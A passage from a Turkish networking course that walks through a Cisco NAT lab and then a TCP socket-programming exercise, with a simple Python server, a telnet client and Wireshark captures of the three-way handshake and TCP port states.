Reply from 192.168.1.1: bytes=32 time=30ms TTL=253
Reply from 192.168.1.1: bytes=32 time=18ms TTL=253
Reply from 192.168.1.1: bytes=32 time=18ms TTL=253
Reply from 192.168.1.1: bytes=32 time=21ms TTL=253

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 18ms, Maximum = 30ms, Average = 21ms

PC>tracert 192.168.1.1
Tracing route to 192.168.1.1 over a maximum of 30 hops:
  1  0 ms      0 ms      0 ms      192.168.1.65
  2  10 ms     1 ms      0 ms      2.2.2.1
  3  12 ms     0 ms      1 ms      192.168.1.1

Trace complete.

PC>
```




NAT

Lan içerisinde yapılandırılmış private IP adreslerinin Public IP adresine çevrilmesi işlemine NAT adı verilmektedir. Aşağıdaki uygulamada DEFAULT route yazılarak NAT işlemi yapılmıştır.

UYGULAMA 10 L3 HABERLEŞME NAT

Nat Ve Statik Route İle Haberleşme



https://www.cisco.com/c/en/us/td/docs/security/asa/asa82/configuration/guide/config/route_static.html

Detailed Steps

Command
route if_name dest_ip mask gateway_ip [distance]
Example:
hostname(config)# route outside 10.10.10.0 255.255.255.0 192.168.1.1 [1]

Router 0:

```
Router>enable
Router#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface se2/0
Router(config-if)#ip addr 1.1.1.1 255.255.255.252
Router(config-if)#no sh

%LINK-5-CHANGED: Interface Serial2/0, changed state to down
Router(config-if)#clock rate 9600
Router(config-if)#exit
Router(config)#
Router(config)#access-list 101 ?
  deny   Specify packets to reject
  permit  Specify packets to forward
  remark  Access list entry comment
Router(config)#
Router(config)#access-list 101 permit ?
  ahp    Authentication Header Protocol
  eigrp  Cisco's EIGRP routing protocol
  esp    Encapsulation Security Payload
  gre    Cisco's GRE tunneling
  icmp   Internet Control Message Protocol
  ip     Any Internet Protocol
  ospf   OSPF routing protocol
  tcp    Transmission Control Protocol
  udp    User Datagram Protocol
Router(config)#access-list 101 permit ip 192.168.10.0 ?
  A.B.C.D  Source wildcard bits
Router(config)

Router(config)#access-list 101 permit ip 192.168.10.0
0.0.0.255 ?
  A.B.C.D  Destination address
  any     Any destination host
  host    A single destination host
Router(config)#access-list 101 permit ip 192.168.10.0
0.0.0.255 any
Router(config)#access-list 101 permit ip 192.168.20.0
0.0.0.255 any
Router(config)#ip nat pool mypool ?
  A.B.C.D  Start IP address
Router(config)#ip nat pool mypool 1.1.1.1 1.1.1.1 ?
  netmask  Specify the network mask
Router(config)#ip nat pool mypool 1.1.1.1 1.1.1.1 netmask
255.255.255.252
Router(config)#
Router(config)#
Router(config)#
Router(config)#ip nat inside source list ?
  <1-199>  Access list number for local addresses
  WORD     Access list name for local addresses
Router(config)#ip nat inside source list 101 ?
  interface  Specify interface for global address
  pool      Name pool of global addresses
Router(config)#
Router(config)#ip nat inside source list 101 pool mypool ?
```

```

Router(config)#ip nat inside source list 101 pool mypool
overload
Router(config)#interface fa 0/0.10
Router(config-subif)#ip nat inside
Router(config-subif)#interface fa 0/0.20
Router(config-subif)#ip nat inside
Router(config-subif)#interface se 2/0
Router(config-if)#ip nat outside
Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0,
changed state to up

Router(config-if)#do debug ip nat
IP NAT debugging is on

Router(config-if)#exit
Router(config)#ip route 0.0.0.0 0.0.0.0 1.1.1.2
Router(config)#exit

```

Router 1:

```

Router(config)#interface se 2/0
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface Serial2/0, changed state to up

Router(config-if)#ip addr 1.1.1.2 255.255.255.252
Router(config-if)#no sh
Router(config-if)#interface fa 0/0
Router(config-if)#ip addr 10.0.0.1 255.255.255.240
Router(config-if)#no sh

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state
to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/0, changed state to up

Router(config-if)#ip route 0.0.0.0 0.0.0.0 1.1.1.1
Router(config)#


```

Ping Ve Debug:

```
PC>ping 192.168.20.2
Pinging 192.168.20.2 with 32 bytes of data:
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=1ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127
Reply from 192.168.20.2: bytes=32 time=0ms TTL=127

Ping statistics for 192.168.20.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

PC>ping 10.0.0.1
Pinging 10.0.0.1 with 32 bytes of data:
Reply from 10.0.0.1: bytes=32 time=1ms TTL=254
Reply from 10.0.0.1: bytes=32 time=1ms TTL=254
Reply from 10.0.0.1: bytes=32 time=13ms TTL=254
Reply from 10.0.0.1: bytes=32 time=6ms TTL=254
```



```
Router#debug ip nat
IP NAT debugging is on
Router#
NAT: s=192.168.10.2->1.1.1.1, d=10.0.0.1 [30]

NAT*: s=10.0.0.1, d=1.1.1.1->192.168.10.2 [1]

NAT: s=192.168.10.2->1.1.1.1, d=10.0.0.1 [31]

NAT*: s=10.0.0.1, d=1.1.1.1->192.168.10.2 [2]

NAT: s=192.168.10.2->1.1.1.1, d=10.0.0.1 [32]

NAT*: s=10.0.0.1, d=1.1.1.1->192.168.10.2 [3]

NAT: s=192.168.10.2->1.1.1.1, d=10.0.0.1 [33]

NAT*: s=10.0.0.1, d=1.1.1.1->192.168.10.2 [4]

NAT: expiring 1.1.1.1 (192.168.10.2) icmp 30 (30)

NAT: expiring 1.1.1.1 (192.168.10.2) icmp 31 (31)


NAT: expiring 1.1.1.1 (192.168.10.2) icmp 32 (32)

NAT: expiring 1.1.1.1 (192.168.10.2) icmp 33 (33)
```

Yukarıdaki yapılandırma incelendiğinde NAT işlemi için access list yazıldığı görülmüştür. Access List konusunda ilerde daha detaylı değinilecektir. L3 görevlerinden bir taneside hatırlanacağı üzere paket filtreleme idi. İşte bu iş access list denilen yapılar sayesinde işlev

bulmaktadır. Bir sonraki adımda router 0 üzerinde iç IP adreslerinin dönüştürüleceği IP aralığı verilmiştir. NAT havuzu oluşturulduktan sonra source list ile uyulacak access list gösterilerek NAT için overload yöntemi seçilmiştir. NAT yapılacak paketlerin gireceği ve çıkacağı interface'ler ip nat inside, ip nat outside komutları ile belirlenerek NAT işlemi gerçekleştirilmiştir.

4. Katman TRANSPORT yani nakil katmanıdır. Nakil katmanın **görevi uçtan uca erişim sağlamak**tır. Bu katmanda TCP ve UDP protokollerini çalışmaktadır. Router, switch ve kablolar yardımıyla taşınan veriler hedef ağa gönderildiğinde hedef ağdaki sunucu üzerinde barınan bir uygulamaya belli bir portundan ulaşmalıdır. Gerekse ağ soketleri programlarken gerekse uçtan uca uygulamalara erişirken mantıksal portlar devreye girer. Bu portlar UDP ya da TCP port olabilirler. Verinin encapsule olması aşağıdaki şekilde gösterilmiştir;




TCP RFC 793 ile tanımlanmıştır. <https://tools.ietf.org/html/rfc793> Aşağıdaki şekilde TCP başlık yapısı gösterilmiştir;


Transmission Control Protocol (TCP) Header

20-60 bytes

source port number 2 bytes				destination port number 2 bytes			
sequence number 4 bytes							
acknowledgement number 4 bytes							
data offset 4 bits		reserved 3 bits		control flags 9 bits		window size 2 bytes	
checksum 2 bytes				urgent pointer 2 bytes			
optional data 0-40 bytes							



TCP UDP'ye nazaran daha sağlamcı bir protokoldür. Bağlantılarını 3'lü el sıkışma ile yapar. Bağlantının başlatılması aşağıdaki gibidir;



TCP flaglerine bakıldığında SYN paketi iletişimini başlatmak için kullanılan senkronizasyonu belirtmektedir. ACK onay paketi olarak (acknowledge) kullanılır. RST oturumları aniden sonlandırmak için kullanılırken, FIN paketi oturumları normal bir şekilde sonlandırmak için kullanılmaktadır. URG acil işlem yapılması gerektiğini, PUSH verinin stack içerisinde bir üst katmana çıkartılması gerektiğini belirtir. Ağda çarpması olduğunda ECE biti ayarlı TCP paketleri gönderilir.

UYGULAMA 11 SOCKET PROGRAMLAMA 3 WAY HANDSHAKE

Wireshark programını başlatınız. Herhangi bir şekilde TCP bağlantısı kurarak TCP trafiğinden paket analizi yaparak teori bilgilerinizi przeće dökünüz. Katılımcılar herhangi bir internet sitesine bağlanarak TCP trafiğine bakabilir fakat aydınlatıcı olması açısından bu uygulamada soket programlama yapılarak aradaki trafik analiz edilmiştir. KALI kutuda server programı yazılarak Windows 7 kutudan client bağlantısı yapılmıştır.

```
root@kali:~/Desktop/pserv# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.2.129 netmask 255.255.255.0 broadcast 192.168.2.255
      inet6 fe80::20c:fe04%eth0 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:6c:e7:04 txqueuelen 1000 (Ethernet)
        RX packets 2468 bytes 166705 (162.7 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 71 bytes 10028 (9.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.217.137 netmask 255.255.255.0 broadcast 192.168.217.255
      inet6 fe80::20c:29ff%eth1 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:6c:e7:18 txqueuelen 1000 (Ethernet)
        RX packets 2564 bytes 309191 (301.9 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 64 bytes 10764 (10.5 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1 (Local Loopback)
      RX packets 132 bytes 7436 (7.2 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 132 bytes 7436 (7.2 KiB)*eth1
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop/pserv#
```

Server programı aşağıdaki gibi yazılmıştır:

```
#!/usr/bin/env python
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.bind(("0.0.0.0",4444))

s.listen(3)
print "SERVER WAITING A CONNECTION FROM REMOTE HOST\n"

(clientsocket,(rhost, rport)) = s.accept()

print "CONNECTION ESTABLISHED FROM IP:%s AND PORT:%d"%(rhost,rport)

while True:

    clientsocket.send("LISTENING... DONE!\n MESSAGE TEXT:")

    newmessage = clientsocket.recv(2048)

    print newmessage

    if newmessage.strip() == "exit":

        break

clientsocket.close()
s.close()
```

Port durumlarına bakıldığı zaman;

```
root@kali:~/Desktop/pserv# ./server.py
SERVER WAITING A CONNECTION FROM REMOTE HOST
```

```
root@kali:~/Desktop/pserv# netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 0.0.0.0:4444            0.0.0.0:*              LISTEN     2299/python
udp        0      0 0.0.0.0:68             0.0.0.0:*              2091/dhcclient
udp        0      0 0.0.0.0:68             0.0.0.0:*              1636/dhcclient
```

Henüz bir bağlantı olmadığı için server tarafında 4444 portu LISTEN durumda görülmektedir.

Windows kutudan aşağıdaki gibi Telnet ile soket bağlantısı yapılmıştır;

```
C:\Windows\system32>telnet 192.168.217.137 4444
```

```
LISTENING... DONE! MESSAGE_TEXT:dLISTENING... DONE! MESSAGE_TEXT:eLISTENING... D  
ONE! MESSAGE_TEXT:nLISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_T  
EXT:mLISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_TEXT:eLISTENING  
... DONE! MESSAGE_TEXT:xLISTENING... DONE! MESSAGE_TEXT:lLISTENING... DONE! MESS  
AGE_TEXT:tLISTENING... DONE! MESSAGE_TEXT: MESSAGE_TEXT:  
LISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_TEXT:eLISTENING... D  
ONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_T  
EXT:aLISTENING... DONE! MESSAGE_TEXT:sLISTENING... DONE! MESSAGE_TEXT:jLISTENING  
... DONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_TEXT:lLISTENING... DONE! MESS  
AGE_TEXT:aLISTENING... DONE! MESSAGE_TEXT:uLISTENING... DONE! MESSAGE_TEXT:fLIST  
ENING... DONE! MESSAGE_TEXT:mLISTENING... DONE! MESSAGE_TEXT:bLISTENING... DONE!  
MESSAGE_TEXT:uLISTENING... DONE! MESSAGE_TEXT:xLISTENING... DONE! MESSAGE_TEXT:  
bLISTENING... DONE! MESSAGE_TEXT:eLISTENING... DONE! MESSAGE_TEXT:mLISTENING...  
DONE! MESSAGE_TEXT:yLISTENING... DONE! MESSAGE_TEXT:LISTENING... DONE! MESSAGE_  
TEXT:mLISTENING... DONE! MESSAGE_TEXT:uLISTENING... DONE! MESSAGE_TEXT:lLISTENIN  
G... DONE! MESSAGE_TEXT:fLISTENING... DONE! MESSAGE_TEXT:hLISTENING... DONE! MES  
SAGE_TEXT:-
```

Bağlantının kurulduğu aşağıdaki çıktıda görülmektedir;

```
root@kali:~/Desktop/pserv# ./server.py
SERVER WAITING A CONNECTION FROM REMOTE HOST

CONNECTION ESTABLISHED FROM IP:192.168.217.135 AND PORT:49163
d
e
n
e
m
e
```

Port durumuna bakıldığından port durumunun ESTABLISHED olduğu görülmektedir.

```
root@kali:~/Desktop/pserv# netstat -an | grep tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State          PID/Program name
tcp        0      0 0.0.0.0:4444             0.0.0.0:*              LISTEN         2432/python
tcp        0      0 192.168.217.137:4444   192.168.217.135:49163  ESTABLISHED  2432/python
tcp        0      0 0.0.0.0:68               0.0.0.0:*              LISTEN         2091/dnclient
tcp        0      0 192.168.217.135:68     192.168.217.135:68    ESTABLISHED  1636/dnclient
```

Wireshark üzerindeki trafikte 3'lü el sıkışma aşağıdaki gibi görüntülenmiştir.

*eth1						
File	Edit	View	Go	Capture	Analyze	Statistics
tcp						
No.	Time	Source	Destination	Protocol	Length	Info
62	478.989874467	192.168.217.135	192.168.217.137	TCP	66	49162 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=14
63	478.989949536	192.168.217.137	192.168.217.135	TCP	66	4444 → 49162 [SYN, ACK] Seq=0 Ack=1 Win=29200
64	478.990937392	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
65	478.9911301664	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=1 Ack=1 Win=29312
67	479.199358572	192.168.217.137	192.168.217.135	TCP	87	[TCP Retransmission] 4444 → 49162 [PSH, ACK] Seq=1 Ack=1 Win=29312
68	479.200434644	192.168.217.135	192.168.217.137	TCP	66	49162 → 4444 [ACK] Seq=1 Ack=34 Win=65536 Len=0
73	490.132235455	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [PSH, ACK] Seq=1 Ack=34 Win=65536
74	490.132288090	192.168.217.137	192.168.217.135	TCP	54	4444 → 49162 [ACK] Seq=34 Ack=2 Win=29312 Len=0
75	490.132392264	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=34 Ack=2 Win=29312
76	490.240148949	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [PSH, ACK] Seq=2 Ack=67 Win=65536
77	490.240285395	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=67 Ack=3 Win=29312
78	490.459829482	192.168.217.137	192.168.217.135	TCP	87	[TCP Retransmission] 4444 → 49162 [PSH, ACK] Seq=1 Ack=34 Win=29312
79	490.460939268	192.168.217.135	192.168.217.137	TCP	66	49162 → 4444 [ACK] Seq=3 Ack=100 Win=65536 Len=0
80	490.664030649	192.168.217.135	192.168.217.137	TCP	60	49162 → 4444 [PSH, ACK] Seq=3 Ack=100 Win=65536
81	490.664096937	192.168.217.137	192.168.217.135	TCP	87	4444 → 49162 [PSH, ACK] Seq=100 Ack=4 Win=29312

WIRESHARK üzerinde follow TCP STREAM seçeneği kullanılarak TCP paketleri birleştirilebilir.

```
Wireshark · Follow TCP Stream (tcp.stream eq 1) · wireshark_eth1_20170809080208_w2IZU2
```

LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!
MESSAGE_TEXT:LISTENING... DONE!


LISTENING... DONE!

Bağlantı kapatılarak port durumuna bakıldığımda durumunun CLOSE_WAIT, TIME_WAIT, FIN_WAIT gibi heller aldığı görülmüştür.

```
root@kali:~/Desktop/pserv# netstat -tunap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 192.168.217.137:4444    192.168.217.135:49163    TIME_WAIT
tcp      0      0 0.0.0.0:68                0.0.0.0:*               2091/d
tcp      0      0 0.0.0.0:68                0.0.0.0:*               1636/d
root@kali:~/Desktop/pserv#
```

TCP port durumları aşağıdaki şekilde ayrıntılı biçimde gösterilmiştir.

TCP State-Transition Diagram



TCP iletişiminde paketin gidip gitmediği ack mekanizması ile onaylandığı için TCP daha sağlamcı bir protokoldür. Sniffer ile yakalanan TCP incelendiğinde aşağıdaki gibi bölümleri görülmüştür.

```


▶ Frame 172: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: Vmware_3f:7f:1d (00:0c:29:3f:7f:1d), Dst: Vmware_6c:e7:18 (00:0c:29:6c:e7:18)
▶ Internet Protocol Version 4, Src: 192.168.217.135, Dst: 192.168.217.137
▼ Transmission Control Protocol, Src Port: 49163, Dst Port: 4444, Seq: 4, Ack: 133, Len: 1
  Source Port: 49163
  Destination Port: 4444
  [Stream index: 1]
  [TCP Segment Len: 1]
  Sequence number: 4      (relative sequence number)
  [Next sequence number: 5      (relative sequence number)]
  Acknowledgment number: 133      (relative ack number)
  Header Length: 20 bytes
  ▶ Flags: 0x018 (PSH, ACK)
  Window size value: 256
  [Calculated window size: 65536]
  [Window size scaling factor: 256]
  Checksum: 0xb2b9 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  ▶ [SEQ/ACK analysis]
▼ Data (1 byte)
  Data: 65
  [Length: 1]

